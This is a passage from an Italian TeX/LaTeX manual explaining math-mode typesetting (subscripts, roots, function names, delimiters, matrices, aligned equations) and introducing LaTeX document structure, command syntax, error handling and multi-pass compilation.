I pedici e gli apici si ottengono con i simboli '`_`' e '`^`' rispettivamente, che intervengono sul carattere oppure sul raggruppamento successivo:

x`_`*pedice*
x`^`*apice*

Si osservino gli esempi successivi, in particolare per quanto riguarda la necessità o meno di raggruppare ciò che va messo ad apice o a pedice:

- `$$10^2$$`

$$10^2$$

- `$$10^{20}$$`

$$10^{20}$$

- `$$10^{-2}$$`

$$10^{-2}$$

- `$$x^a_b$$`

$$x^a_b$$

- `$$x^{y^z}$$`

$$x^{y^z}$$

- `$\sum_{x=0}^n x^3$`

$\sum_{x=0}^n x^3$

- `$$\sum_{x=0}^n x^3$$`

$$\sum_{x=0}^n x^3$$

- `$$\int_0^n f(x)$$`

$$\int_0^n f(x)$$

- `$\lim_{n\to 0} {1 \over n} = \infty$`

$\lim_{n\to 0} {1 \over n} = \infty$

- `$$\lim_{n\to 0} {1 \over n} = \infty$$`

$$\lim_{n\to 0} {1 \over n} = \infty$$

235.8 Radici

Le radici si possono ottenere attraverso due modi differenti, a seconda che si tratti delle radici quadrate comuni, oppure di radici di altro genere:

`\sqrt{`*contenuto*`}`
`\root` *n* `\of {`*contenuto*`}`

Come si intuisce, nel primo caso si ottiene una radice quadrata pura e semplice, mentre nel secondo si dichiara il tipo di radice e successivamente il contenuto. Seguono alcuni esempi.

- `$$\sqrt{x^2+y^2}$$`

$$\sqrt{x^2+y^2}$$

- `$$\root 3 \of {8}$$`

$$\sqrt[3]{8}$$

- `$$\sqrt{x+y \over z}$$`

$$\sqrt{x+y \over z}$$

- `$$x^{\sqrt{y}}$$`

$$x^{\sqrt{y}}$$

235.9 Sottolineature e sopralineature

Per ottenere delle linee orizzontali sopra o sotto un gruppo di simboli, si usano rispettivamente '**`\overline`**' e '**`\underline`**':

`\overline{`*contenuto_posto_sotto_la_linea*`}`
`\underline{`*contenuto_posto_sopra_la_linea*`}`

Seguono alcuni esempi:

- `$$\overline{x+y}$$`

$$\overline{x+y}$$

- `$$\underline{\overline{x+y}}$$`

$$\underline{\overline{x+y}}$$

235.10 Funzioni

Quando si vuole fare riferimento al nome standard di una certa funzione matematica, è necessario fare in modo che questo appaia con un carattere diverso dal corsivo matematico, per evitare che si possa confondere con il prodotto di una serie di variabili. Per questa ragione e anche per facilitare la lettura del sorgente TeX, esistono una serie di macro specifiche, con il solo scopo di scrivere il nome della funzione corrispondente usando un carattere tondo normale. La tabella 235.10 elenca brevemente queste macro. Se per qualche ragione si preferiscono dei nomi differenti, si può sempre usare la tecnica del testo nella scatola orizzontale, attraverso l'istruzione '**`\hbox{`***testo***`}`**'. Viene mostrato solo qualche esempio di utilizzo:

- `$$\sin(2x)$$`

  $$\sin(2x)$$

- `$$\cos x$$`

  $$\cos x$$

- `$$\hbox{sen}(2x)$$`

  $$\hbox{sen}(2x)$$

Benché si possa scrivere il nome di una funzione usando la macro '**`\hbox{`***testo***`}`**', TeX offre l'istruzione primitiva '**`\mathop`**', con cui è possibile definire delle macro aggiuntive da affiancare a quelle standard per la scrittura dei nomi di funzione. Si usa normalmente così:

```
\def\nome{\mathop{\rm nome}}
```

Successivamente, sarà sufficiente fare riferimento alla macro '`\`*nome*' per ottenere il nome della funzione relativa in un contesto matematico. Segue l'esempio della dichiarazione e dell'uso della funzione seno, con il nome «sen», assieme al risultato che si ottiene:

```
\def\sen{\mathop{\rm sen}}
$$\sen(2x)$$
```

$$\mathop{\rm sen}(2x)$$

Tabella 235.10. Funzioni standard.

Simbolo	Codice	Annotazioni
arccos	$\arccos$	arco-coseno
arcsin	$\arcsin$	arco-seno
arctan	$\arctan$	arco-tangente
arg	$\arg$	argomento
cos	$\cos$	coseno
cosh	$\cosh$	coseno iperbolico
cot	$\cot$	cotangente
coth	$\coth$	cotangente iperbolica
csc	$\csc$	cosecante
deg	$\deg$	gradi
det	$\det$	determinante
dim	$\dim$	dimensione
exp	$\exp$	esponenziale
gcd	$\gcd$	massimo comune divisore
hom	$\hom$	
inf	$\inf$	
ker	$\ker$	
lg	$\lg$	logaritmo base 2
lim	$\lim$	limite
lim inf	$\liminf$	
lim sup	$\limsup$	
ln	$\ln$	logaritmo naturale
log	$\log$	logaritmo base 10
max	$\max$	massimo
min	$\min$	minimo
Pr	$\Pr$	probabilit
sec	$\sec$	secante
sup	$\sup$	
tan	$\tan$	tangente
tanh	$\tanh$	tangente iperbolica

235.11 Delimitatori

In matematica si usano tre tipi di parentesi per delimitare delle sottoespressioni; si tratta notoriamente di parentesi tonde, quadre e graffe. Le stesse parentesi sono disponibili nella modalità matematica di TeX, con la particolarità delle parentesi graffe che devono essere usate attraverso due macro speciali: '**`\{`**' e '**`\}`**'. In pratica, questa differenza dipende dall'uso speciale che TeX stesso fa di queste parentesi nella sua sintassi.

In condizioni normali, la grandezza delle parentesi usate non è diversa da quella del carattere standard dell'ambiente matematico. Per ottenere parentesi di dimensione maggiore si possono usare alcune macro come '**`\bigl`**' e '**`\bigr`**', che devono essere seguite immediatamente da una parentesi o da un altro simbolo di delimitazione, allo scopo di ottenerlo più grande del normale. Si osservi l'esempio seguente:

```
$$\Biggl(\biggl\{\Bigl[\bigl(a+b\bigr)\times c\Bigr]+d\biggr\}\times e\Biggr)$$
```

$$\Biggl(\biggl\{\Bigl[\bigl(a+b\bigr)\times c\Bigr]+d\biggr\}\times e\Biggr)$$

In modo più semplice si possono usare le istruzioni '**`\left`**' e '**`\right`**', che adattano automaticamente le dimensioni delle parentesi o di altri delimitatori, in funzione di ciò che devono contenere. Si osservi l'esempio seguente:

```
$$\left(\left\{\left[\left(a+b\right)\times c\right]+d\right\}\over e\right)$$
```

$$\left({\{[(a+b)\times c]+d\}\over e}\right)$$

Si osservi che l'altezza delle parentesi non aumenta in presenza di annidamenti successivi, ma soltanto quando la dimensione del contenuto lo richiede.

Tabella 235.11. Delimitatori in sintesi.

Simbolo	Codice
$(\;) \; [\;] \; \{ \; \}$	`$($ $)$ $[$ $]$ $\{$ $\}$`
$\bigl(\; \bigr) \; \bigl[\; \bigr] \; \bigl\{ \; \bigr\}$	`$\bigl($ $\bigr)$ $\bigl[$ $\bigr]$ $\bigl\{$ $\bigr\}$`
$\Bigl(\; \Bigr) \; \Bigl[\; \Bigr] \; \Bigl\{ \; \Bigr\}$	`$\Bigl($ $\Bigr)$ $\Bigl[$ $\Bigr]$ $\Bigl\{$ $\Bigr\}$`
$\biggl(\; \biggr) \; \biggl[\; \biggr] \; \biggl\{ \; \biggr\}$	`$\biggl($ $\biggr)$ $\biggl[$ $\biggr]$ $\biggl\{$ $\biggr\}$`
$\Biggl(\; \Biggr) \; \Biggl[\; \Biggr] \; \Biggl\{ \; \Biggr\}$	`$\Biggl($ $\Biggr)$ $\Biggl[$ $\Biggr]$ $\Biggl\{$ $\Biggr\}$`
$(x) \quad \left(x\over y\right)$	`$\left(x\right)$ $\left(x\over y\right)$`
$\lfloor \; \rfloor \; \lceil \; \rceil$	`$\lfloor$ $\rfloor$ $\lceil$ $\rceil$`
$\langle \quad \rangle$	`$\langle$ $\rangle$`
$/ \quad \backslash$	`$/$ $\backslash$`
$\vert \quad \Vert$	`$\|$ $\\|$`
$\uparrow \quad \downarrow$	`$\uparrow$ $\downarrow$`
$\Uparrow \quad \Downarrow$	`$\Uparrow$ $\Downarrow$`
$\updownarrow \quad \Updownarrow$	`$\updownarrow$ $\Updownarrow$`

La tabella 235.11 mostra un elenco sintetico dei delimitatori e dell'uso delle istruzioni che consentono di ingrandirli. Naturalmente, le istruzioni '**`\left`**' e '**`\right`**', le macro '**`\bigl`**', '**`\bigr`**', fino a '**`Biggl`**' e '**`Biggr`**', possono essere usate con tutti i tipi di delimitatori matematici disponibili, non solo le parentesi comuni.

235.12 Matrici e sistemi di equazioni

Le matrici si rappresentano in modo molto semplice attraverso le macro '**`\pmatrix`**' e '**`\matrix`**'. La differenza tra le due sta solo nel fatto che nel primo caso si ottiene la delimitazione del contenuto con parentesi tonde di altezza adeguata, mentre nel secondo caso queste devono essere inserite espressamente:

```
\[p]matrix{
elemento_1_1 [& elemento_1_2]... elemento_1_m \cr
[elemento_2_1 [& elemento_2_2]... elemento_2_m \cr]
...
elemento_n_1 [& elemento_n_2]... elemento_n_m \cr
}
```

In pratica, il raggruppamento che segue la macro contiene una serie di elementi organizzati in tabella, separati orizzontalmente dal simbolo '**`&`**' e conclusi alla fine di ogni riga da '**`\cr`**'. L'esempio seguente mette a confronto due matrici, realizzate con '**`\pmatrix`**' e '**`\matrix`**':

```
$$\pmatrix{
a & b & c \cr
d & e+f & g \cr
h & i & j \cr
}$$
```

```
$$\left |
\matrix{
a & b & c \cr
d & e+f & g \cr
h & i & j \cr
}
\right |
$$
```

$$\left(\matrix{ a & b & c \cr d & e+f & g \cr h & i & j \cr } \right)$$

$$\left| \matrix{ a & b & c \cr d & e+f & g \cr h & i & j \cr } \right|$$

Gli elementi della matrice sono spaziati in pratica da uno spazio leggermente elastico, che può essere forzato facilmente. Per esempio, volendo allineare le celle a sinistra, o a destra, basta usare nel lato opposto uno spazio un po' più elastico:

```
$$\left |
\matrix{
a & b \hfill & c \cr
d & e+f & g \cr
h & \hfill i & j \cr
}
\right |
$$
```

$$\left| \matrix{ a & b \hfill & c \cr d & e+f & g \cr h & \hfill i & j \cr } \right|$$

Naturalmente, queste macro si possono utilizzare anche per qualcosa di diverso dalle matrici, che però è bene appaia incasellato in forma tabellare:

```
$$|x| =
\bigg \{
\matrix{
x & x \geq 0 \cr
-x & x \leq 0 \cr
}
\right \
$$
```

$$|x| = \bigg\{ \matrix{ x & x \geq 0 \cr -x & x \leq 0 \cr }$$

Per rappresentare un insieme di «casi», come nella definizione di una funzione, si può usare la macro '**`\cases`**':

```
\cases{ espressione & condizione \cr
    espressione & condizione \cr
    ...
    espressione & condizione \cr }
```

Come si vede dal modello sintattico, si distinguono espressioni e condizioni relative: le espressioni sono inserite in un ambiente matematico, mentre le condizioni si trovano in un ambiente di testo normale.

```
$$f(x) = \cases{
    2x & se $x > 0$ \cr
    {3x \over 2}+x^2 & se $x < 0$ \cr
}$$
```

$$f(x) = \cases{ 2x & se $x > 0$ \cr {3x \over 2}+x^2 & se $x < 0$ \cr }$$

In modo analogo, si usa la macro '**`\eqalign`**' per allineare delle equazioni; in tal caso però, tutti i dati si trovano nell'ambiente matematico:

```
\eqalign{ espressione & espressione \cr
    espressione & espressione \cr
    ...
    espressione & espressione \cr
```

Dato il nome (*Equation align*) si intende che l'allineamento debba avere luogo, preferibilmente, in corrispondenza del segno di uguaglianza (o disuguaglianza) usato per abbinare le espressioni. Si osservi l'esempio seguente:

$$\eqalign{ x+y &= y+x \times 1 \cr (x \times y)^1 &= y \times x \cr {x \over y} &\neq {y \over x} \cr }$$

Infine, un gruppo di espressioni può essere rappresentato su più righe attraverso la macro '**`\displaylines`**', in modo molto simile a '**`\matrix`**':

```
\displaylines{ espressione_1 \cr
    espressione_2 \cr
    espressione_3 \cr
    ...
    espressione_n \cr }
```

Viene mostrato un esempio con il risultato che si ottiene:

```
$$\displaylines{ x+y = y+x \cr
    x \times y = y \times x \cr
    {x\over y} \not = {y \over x} \cr }
$$
```

$$x+y = y+x$$
$$x \times y = y \times x$$
$$\frac{x}{y} \neq \frac{y}{x}$$

235.13 Dichiarazione di teoremi e corollari

È possibile definire facilmente un teorema o un corollario attraverso la macro '**`\proclaim`**', secondo lo schema seguente:

```
\proclaim titolo. definizione
```

In pratica, si distingue una parte iniziale del testo che segue la macro, fino al primo punto, che viene evidenziato in modo più nero rispetto al resto. Evidentemente, la macro '**`\proclaim`**' viene usata in un ambiente normale (non matematico) e può contenere ambienti matematici nell'ambito della definizione. Si osservi l'esempio seguente:

```
\proclaim Teorema 1. In teoria, non c'\'e differenza tra pratica e teoria.

\proclaim Teorema 2. In pratica, la teoria \'e diversa dalla pratica.
```

Teorema 1. *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 2. *In pratica, la teoria è diversa dalla pratica.*

È importante tenere presente che la dichiarazione non può essere più lunga di una riga.

235.14 Equazioni in evidenza

La gestione di equazioni poste nell'ambiente matematico esterno al testo normale, ovvero quello che viene posto in evidenza al centro della giustezza del testo, è particolare.

In modo simile alle matrici, è possibile allineare le equazioni, ma per questo si usa preferibilmente la macro '**`\eqalign`**', che prevede l'uso di un solo simbolo '**`&`**' per ogni riga. Si osservi l'esempio:

```
$$\eqalign{
a+b &= c        \cr
a+c &= b+c-1    \cr
b+c &= 5        \cr
}$$
```

$$\begin{aligned} a+b &= c \\ a+c &= b+c-1 \\ b+c &= 5 \end{aligned}$$

Eventualmente, la macro '**`\equalignno`**', consente di mostrare qualche informazione in più in prossimità del margine destro. Si ottiene ciò individuando una colonna aggiuntiva nella tabella immaginaria, come si può vedere dall'esempio:

```
Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
$$\eqalignno{
a+b &= c        & (1)   \cr
a+c &= b+c-1    & (2)   \cr
b+c &= 5        \cr
}$$
```

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

$$\begin{aligned} a+b &= c && (1) \\ a+c &= b+c-1 && (2) \\ b+c &= 5 \end{aligned}$$

Nello stesso modo, la macro '**`\lequalignno`**' mostra le annotazioni a sinistra:

```
Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
$$\leqalignno{
a+b &= c        & (1)   \cr
a+c &= b+c-1    & (2)   \cr
b+c &= 5        \cr
}$$
```

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

(1) $$a + b = c$$
(2) $$a + c = b + c - 1$$
$$b + c = 5$$

Eventualmente, se c'è la necessità di annotare un'espressione che non ha bisogno di essere rappresentata in forma tabellare, si possono usare le istruzioni '**`\eqno`**' e '**`\leqno`**':

```
$$a+b = c       \eqno (1)$$
$$b+c = b+c-1   \leqno (2)$$
```

$$a + b = c \qquad (1)$$

(2) $$b + c = b + c - 1$$

LaTeX: introduzione

LaTeX è un pacchetto di macro per TeX molto comune, per facilitare la realizzazione di documenti tipici. Si fa riferimento implicito a questo pacchetto di macro utilizzando un comando specifico per la composizione, come già descritto nella sezione 229.3. Pertanto, di solito si ottiene la composizione di un sorgente TeX scritto usando macro LaTeX attraverso il comando seguente:

`latex` *file_sorgente*

Normalmente, il file sorgente scritto con macro LaTeX ha la solita estensione '`.tex`'; inoltre si usano le stesse procedure per la rielaborazione dei file DVI generati dalla composizione.

> In generale, la scrittura di un sorgente LaTeX deve seguire le regole imposte dal suo pacchetto di macro. Ciò significa che le istruzioni o le macro del linguaggio TeX originale potrebbero creare dei conflitti, se l'uso di queste non è previsto espressamente.
> Quando si usano solo le macro LaTeX, lasciando da parte TeX, queste macro possono essere viste come *comandi* del linguaggio LaTeX, mentre le *macro* diventano quelle definizioni create con il linguaggio LaTeX stesso.

236.1 Comandi e modelli sintattici

La necessità di avere il controllo della situazione, fa sì che LaTeX definisca anche un modo proprio per la creazione di altre macro; inoltre, esiste la possibilità di avere degli argomenti opzionali, che si indicano tra parentesi quadre. In generale, è difficile definire in modo completo come possono essere conformate le chiamate ai comandi e alle macro di LaTeX, comunque il modello sintattico seguente dovrebbe darne un'idea sufficiente per cominciare.

comando [*opzioni*]...{*argomenti*}...

È già noto il fatto che le parentesi graffe fanno parte dell'istruzione; inoltre, le parentesi quadre devono essere usate per gli argomenti opzionali, ma se queste opzioni mancano, si omettono anche le parentesi quadre stesse. Per esempio, si può scrivere:

```
\documentclass[a4paper]{book}
```

oppure soltanto:

```
\documentclass{book}
```

Infine, c'è anche da considerare che alcuni comandi prevedono l'uso opzionale di un asterisco alla fine del loro nome, come nel caso della dichiarazione del titolo di una sezione:

```
\section{Bla bla bla}
```

oppure:

```
\section*{Bla bla bla}
```

Il significato dell'asterisco dipende dal comando.

Ricapitolando, un modello sintattico riferito a comandi o macro di LaTeX deve essere letto in modo speciale: le parentesi graffe, le parentesi quadre e l'asterisco fanno parte dell'istruzione; inoltre, se non si indicano opzioni, le parentesi quadre che le delimitano non vanno usate.

236.1.1 Opzioni e argomenti

Fino a questo punto si è visto che le opzioni sono argomenti facoltativi che, se utilizzati, vanno delimitati attraverso delle parentesi quadre. La loro posizione è stabilita dalla sintassi del comando stesso, anche se di solito dovrebbero trovarsi prima degli argomenti normali.

Un comando potrebbe prevedere l'uso di più opzioni in sequenza, o alternate con gli argomenti. Ma oltre a questo, un'opzione potrebbe essere interpretata in modo da estrapolare più sotto-opzioni, delimitate generalmente attraverso una virgola.

Sugli argomenti c'è poco da aggiungere, tranne ripetere che il loro utilizzo è obbligatorio; inoltre, anche in questo caso, ci possono essere situazioni in cui un argomento è composto da più sotto-argomenti separati da virgole.

Segue la descrizione di alcuni esempi.

- `\documentclass{book}`

  Definisce lo stile generale '**`book`**' per un documento che inizia.

- `\documentclass[a4paper]{book}`

  Definisce lo stile generale '**`book`**', specificando l'opzione '**`a4paper`**'.

- `\documentclass[a4paper,12pt]{book}`

  Definisce lo stile generale '**`book`**', specificando l'opzione '**`a4paper,12pt`**', che in pratica si traduce in due sotto-opzioni, distinte in base alla presenza della virgola.

- `\newcommand{\dattilografico}[1]{\texttt{#1}}`

  Questo è un comando un po' difficile da interpretare (serve a creare una macro di LaTeX), comunque si può osservare che appare un'opzione dopo un argomento e prima dell'ultimo argomento. È il caso di precisare che in questo momento, '**`\dattilografico`**' e '**`\texttt{#1}`**' sono solo stringhe che hanno un qualche valore per il comando '**`\newcommand`**'.

- `\epsfig{file=prova,height=3cm,angle=0}`

  Questo comando non riguarda direttamente LaTeX, ma proviene da un pacchetto che comunque lo accompagna. Come si può osservare, c'è solo un argomento, scomposto in tre sotto-argomenti separati da virgole.

236.2 Esempio iniziale

Prima di affrontare l'analisi della struttura del sorgente LaTeX, conviene vedere un esempio introduttivo abbastanza completo:

```
\documentclass{article}

% Inizia il preambolo.

\setlength{\textwidth}{11cm}
\setlength{\textheight}{11cm}

% Fine del preambolo.

\begin{document}

% Inizia il documento vero e proprio.
```

```
\section{Introduzione a \LaTeX}

Questo \'e un esempio di documento scritto con \LaTeX .
Come si pu\'o vedere \'e gi\'a stato definito uno stile
generale del documento: article.

\subsection{Suddivisione del documento}

Lo stile article prevede una suddivisione in sezioni
sottosezioni ed eventuali sotto-sottosezioni.

\subsection{Paragrafi}

Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota (una riga bianca).

Questo \'e l'inizio di un nuovo paragrafo e si nota perch\'e
la prima riga \'e leggermente rientrata.

\subsection{Gli ambienti}

LaTeX utilizza gli ambienti per definire dei comportamenti
circoscritti a zone particolari del testo.
Per esempio, la centratura si ottiene utilizzando l'ambiente
center.

\begin{center}
Questo \'e un esempio di testo centrato.
\end{center}

% Fine del documento.

\end{document}
```

Supponendo di attribuire a questo file il nome '`primo.tex`', si può procedere con la composizione nel modo seguente:

```
$ latex primo
```

Se non vengono rilevati errori, durante l'elaborazione si vedono diverse informazioni sul procedimento della composizione, come già descritto nella sezione 229.3 a proposito di TeX. Nello stesso modo di TeX vengono generati dei file contenenti informazioni e la composizione nel file '`primo.dvi`'. Ma a differenza di TeX puro e semplice, si ottiene anche il file '`primo.aux`', contenente delle porzioni di codice da riutilizzare nelle composizioni successive.

Il risultato della composizione di questo esempio si può vedere nella figura 236.1. La conversione del file DVI in qualcosa di più conveniente, è descritta nel capitolo 91.

Figura 236.1. Il risultato della composizione del sorgente LaTeX di esempio.

1 Introduzione a LaTeX

Questo è un esempio di documento scritto con LaTeX. Come si può vedere è già stato definito uno stile generale del documento: article.

1.1 Suddivisione del documento

Lo stile article prevede una suddivisione in sezioni sottosezioni ed eventuali sotto-sottosezioni.

1.2 Paragrafi

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota (una riga bianca).

Questo è l'inizio di un nuovo paragrafo e si nota perché la prima riga è leggermente rientrata.

1.3 Gli ambienti

LaTeX utilizza gli ambienti per definire dei comportamenti circoscritti a zone particolari del testo. Per esempio, la centratura si ottiene utilizzando l'ambiente center.

Questo è un esempio di testo centrato.

1

236.2.1 Sopravvivere nel caos

Nel capitolo 229 è già stato mostrato in che modo si comporta TeX quando si presentano degli errori di composizione. Il pacchetto di macro che compone LaTeX aggiunge informazioni in fase di composizione. Per esempio, si può provare a realizzare un file contenente dei problemi, per vedere come si comporta LaTeX effettivamente:

```
\documentstyle{article}
\begin{document}
\section{Problemi con LaTeX}
Quanti problemi con LaTeX!
\end{document}
```

Leggendo il file delle registrazioni (il file con estensione '`.log`') si può trovare un avvertimento che riguarda il comando '**`\documentstyle`**', considerato ormai obsoleto e da non utilizzare.

```
          Entering LaTeX 2.09 COMPATIBILITY MODE
 *************************************************************
    !!WARNING!!    !!WARNING!!    !!WARNING!!    !!WARNING!!

 This mode attempts to provide an emulation of the LaTeX 2.09
 author environment so that OLD documents can be successfully
 processed. It should NOT be used for NEW documents!

 New documents should use Standard LaTeX conventions and start
 with the \documentclass command.

 Compatibility mode is UNLIKELY TO WORK with LaTeX 2.09 style
 files that change any internal macros, especially not with
```

```
those that change the FONT SELECTION or OUTPUT ROUTINES.

Therefore such style files MUST BE UPDATED to use
         Current Standard LaTeX: LaTeX2e.
If you suspect that you may be using such a style file, which
is probably very, very old by now, then you should attempt to
get it updated by sending a copy of this error message to the
author of that file.
*************************************************************
```

Un avvertimento non è niente di eccezionalmente grave, soprattutto se poi non pregiudica la riuscita della composizione. Ma un avvertimento può segnalare il sorgere di un problema che più avanti può aggravarsi e diventare insuperabile. Se nell'esempio mostrato sopra si aggiunge un comando incompatibile si arriva al punto di crisi.

```
\documentstyle{article}
\usepackage{epsfig}
\begin{document}
\section{Problemi con LaTeX}
Quanti problemi con LaTeX!
\end{document}
```

Come si vede, è stato aggiunto il comando '**`\usepackage{epsfig}`**', il cui scopo è solo quello di incorporare lo stile '`epsfig.sty`' che si trova da qualche parte, dove LaTeX può trovarlo.

Ciò che dovrebbe succedere è che lo stile richiesto sia incompatibile con una vecchia versione di LaTeX, oppure che sia incompatibile con il funzionamento che si impone a LaTeX quando si utilizza il comando '**`\documentstyle`**'.

```
! LaTeX Error: LaTeX2e command \usepackage in LaTeX 2.09 document.

See the LaTeX manual or LaTeX Companion for explanation.
Type  H <return>  for immediate help.
```

Ecco la segnalazione di errore. Fortunatamente, viene indicato precisamente il punto in cui appare l'errore, esattamente come succede con la composizione in TeX puro e semplice: si tratta proprio del comando '**`\usepackage`**' che appare nella riga numero due del testo sorgente.

```
l.2 \usepackage
               {epsfig}
```

Subito dopo appare l'invito consueto di TeX, che chiede all'utente di prendere una decisione al riguardo. Per il resto, tutto funziona come per TeX.

A differenza dell'utilizzo di TeX puro e semplice, può succedere che LaTeX mostri degli errori nell'ambito delle sue stesse macro, quando ci si spinge ai limiti delle possibilità di queste. Naturalmente, in questi casi occorre cercare il problema nelle istruzioni usate nel file sorgente, lasciando stare i file che compongono il pacchetto di macro di LaTeX.

236.3 Struttura essenziale di un documento LaTeX

Il sorgente di un documento scritto in TeX, utilizzando il pacchetto di macro LaTeX, ha una struttura che segue delle regole precise. La prima cosa a essere definita è il tipo di documento, ovvero lo stile generale a cui si vuole fare riferimento. A questo segue eventualmente un preambolo, cioè l'indicazione più o meno facoltativa di altri elementi stilistici insieme alle informazioni che servono a comporre il titolo del documento. Quindi inizia il documento vero e proprio.

Lo stile generale del documento viene definito all'inizio del sorgente LaTeX attraverso la dichiarazione seguente:

```
\documentclass[opzioni]{classe}
```

Per esempio:

```
\documentclass[a4paper,11pt]{book}
```

definisce l'uso della classe '**book**', utilizzando un foglio A4 con il corpo normale dei caratteri a 11 punti tipografici; mentre il comando

```
\documentclass{book}
```

definisce l'uso della classe '**book**', senza opzioni, che così viene impostata in modo predefinito.

Il preambolo è quella parte di sorgente LaTeX che sta tra la dichiarazione della classe (o dello stile generale) e la dichiarazione di inizio del documento. Normalmente viene usata per specificare l'utilizzo di stili aggiuntivi e per l'inserimento di tutti quegli elementi che compongono il titolo del documento e gli indici eventuali.

Una dichiarazione molto importante del preambolo è l'inclusione di uno stile aggiuntivo, secondo la sintassi seguente:

```
\usepackage[opzioni]{pacchetto}
```

Le opzioni utilizzabili dipendono dal tipo particolare di stile a cui si fa riferimento. Un file di stile può anche essere scritto dall'utilizzatore, solitamente partendo da un altro già esistente.

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

L'esempio mostra l'inclusione del pacchetto '**inputenc**' allo scopo di ammettere la codifica dei caratteri ISO 8859-1 (Latin 1) nel sorgente LaTeX, assieme al pacchetto '**fontenc**' per ottenere una composizione con un tipo di carattere che contenga le lettere accentate e i simboli speciali più importanti utilizzati in Europa.

Così come è possibile aggiungere stili aggiuntivi, è possibile utilizzare direttamente delle dichiarazioni riferite a singoli elementi stilistici. Nell'esempio presentato all'inizio si utilizzavano due dichiarazioni:

```
\setlength{\textwidth}{11cm}
\setlength{\textheight}{11cm}
```

In questo caso, si definiva la larghezza e l'altezza del testo, senza fare riferimento a un formato standard.

Il preambolo serve anche per definire gli elementi che fanno parte del titolo del documento. Questi dipendono dal tipo di stile generale utilizzato, ma di solito comprendono almeno il titolo, l'autore e la data, come nell'esempio seguente:

```
\title{Usare LaTeX}
\author{Pinco Pallino}
\date{11/11/2011}
```

L'inizio del documento è contrassegnato dalla dichiarazione '**\begin{document}**' e la fine da '**\end{document}**'. Tutto quello che appare dopo la conclusione del documento viene semplicemente ignorato.

Subito dopo l'apertura del documento viene collocata normalmente l'istruzione di creazione del titolo, '**\maketitle**', seguita eventualmente da quello di creazione dell'indice, '**\tableofcontents**'.

```
\begin{document}
\maketitle
\tableofcontents
...
...
\end{document}
```

Il corpo del documento può essere normalmente suddiviso, a seconda del tipo di classe utilizzato.

livello_di_suddivisione [*opzioni_eventuali*] {*titolo_della_suddivisione* }

I nomi dei livelli di suddivisione possono essere i seguenti, elencati in ordine decrescente di importanza:

- '**`part`**'
- '**`chapter`**'
  (solo per le classi '**`book`**' e '**`report`**')
- '**`section`**'
- '**`subsection`**'
- '**`subsubsection`**'
- '**`paragraph`**'
- '**`subparagraph`**'

Per esempio,

```
\section{Introduzione a LaTeX}
```

definisce l'inizio di una sezione che ha il titolo indicato tra le parentesi graffe.[1]

In particolare esiste un comando speciale, '**`\appendix`**' che viene utilizzato così, senza opzioni, esclusivamente per modificare il modo in cui vengono numerate le suddivisioni, che da quel punto vengono trattate come parte di un'appendice.

```
\chapter{Bla bla bla}
...
\appendix
\chapter{Appendice bla bla}
...
```

L'esempio mostra proprio questo: il capitolo denominato «Appendice bla bla» è la prima appendice.

236.4 Composizione per approssimazione successiva

Tra i vari automatismi offerti da LaTeX, esiste la possibilità di generare degli indici e dei riferimenti incrociati. Per ottenere questo risultato, LaTeX deve annotare inizialmente la posizione dei riferimenti da leggere poi in una fase successiva.

Queste annotazioni vengono fatte in file ausiliari, con estensione '`.aux`' e altre, che vengono letti automaticamente attraverso la ripetizione del processo di composizione. Osservando il file

[1] Tutti i comandi che definiscono un livello di suddivisione del documento, da '**`\part`**' a '**`\subparagraph`**', consentono di utilizzare un asterisco alla fine del nome (come per esempio '**`\section*{...}`**'); l'utilizzo di questo porta a sopprimere la numerazione della voce e il suo inserimento nell'indice generale (ammesso che queste due cose siano previste normalmente).

ausiliario principale generato dalla composizione dell'esempio iniziale, si può notare che si tratta di istruzioni LaTeX:

```
\relax
\@writefile{toc}{\contentsline {section}{\numberline ⮐
↪{1}Introduzione a \LaTeX  }{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ⮐
↪{1.1}Suddivisione del documento}{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ⮐
↪{1.2}Paragrafi}{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ⮐
↪{1.3}Gli ambienti}{1}}
```

Nel caso particolare dell'esempio mostrato, si tratta solo di istruzioni necessarie alla costruzione dell'indice generale; intuitivamente si comprende il significato dei dati che appaiono: il numero della sezione, il titolo e la pagina in cui si trova.

Gli indici e i riferimenti incrociati vanno a modificare l'impaginazione; si pensi al caso dell'indice generale, dapprima assente del tutto, che in una seconda fase può impegnare da solo più pagine. Pertanto, sono indispensabili tre rielaborazioni per arrivare a una composizione ragionevolmente corretta: la prima fase genera i dati che inizialmente sono assenti del tutto; la seconda incorpora i dati, che però si riferiscono all'impaginazione precedente, in cui mancavano, rigenerando una nuova serie di dati aggiornati; la terza rielaborazione utilizza i dati aggiornati nella seconda fase. Teoricamente, una quarta elaborazione potrebbe generare un risultato ancora più sicuro, che però di solito non risulta necessario.

È importante chiarire che LaTeX non dispone di un procedimento automatico in grado di avviare e riavviare la composizione per tutte le volte in cui ciò possa risultare necessario, pertanto è l'utente stesso che riavvia la composizione in base alle esigenze:

$ **latex** *file_sorgente* [*Invio*]

$ **latex** *file_sorgente* [*Invio*]

$ **latex** *file_sorgente* [*Invio*]

236.5 Personalizzazione

Come accennato all'inizio del capitolo, LaTeX mette a disposizione dei comandi appositi per la creazione di nuove macro. In queste sezioni viene mostrato come creare e ridefinire una macro di LaTeX e come importare un file di stile, ovvero un file contenente delle macro.

In particolare, negli esempi si fa riferimento spesso a comandi comuni di LaTeX che però non sono ancora stati descritti. In questa fase è sufficiente comprendere i meccanismi con cui si definiscono le macro e si utilizzano i file esterni.

236.5.1 Definizione e ridefinizione di macro

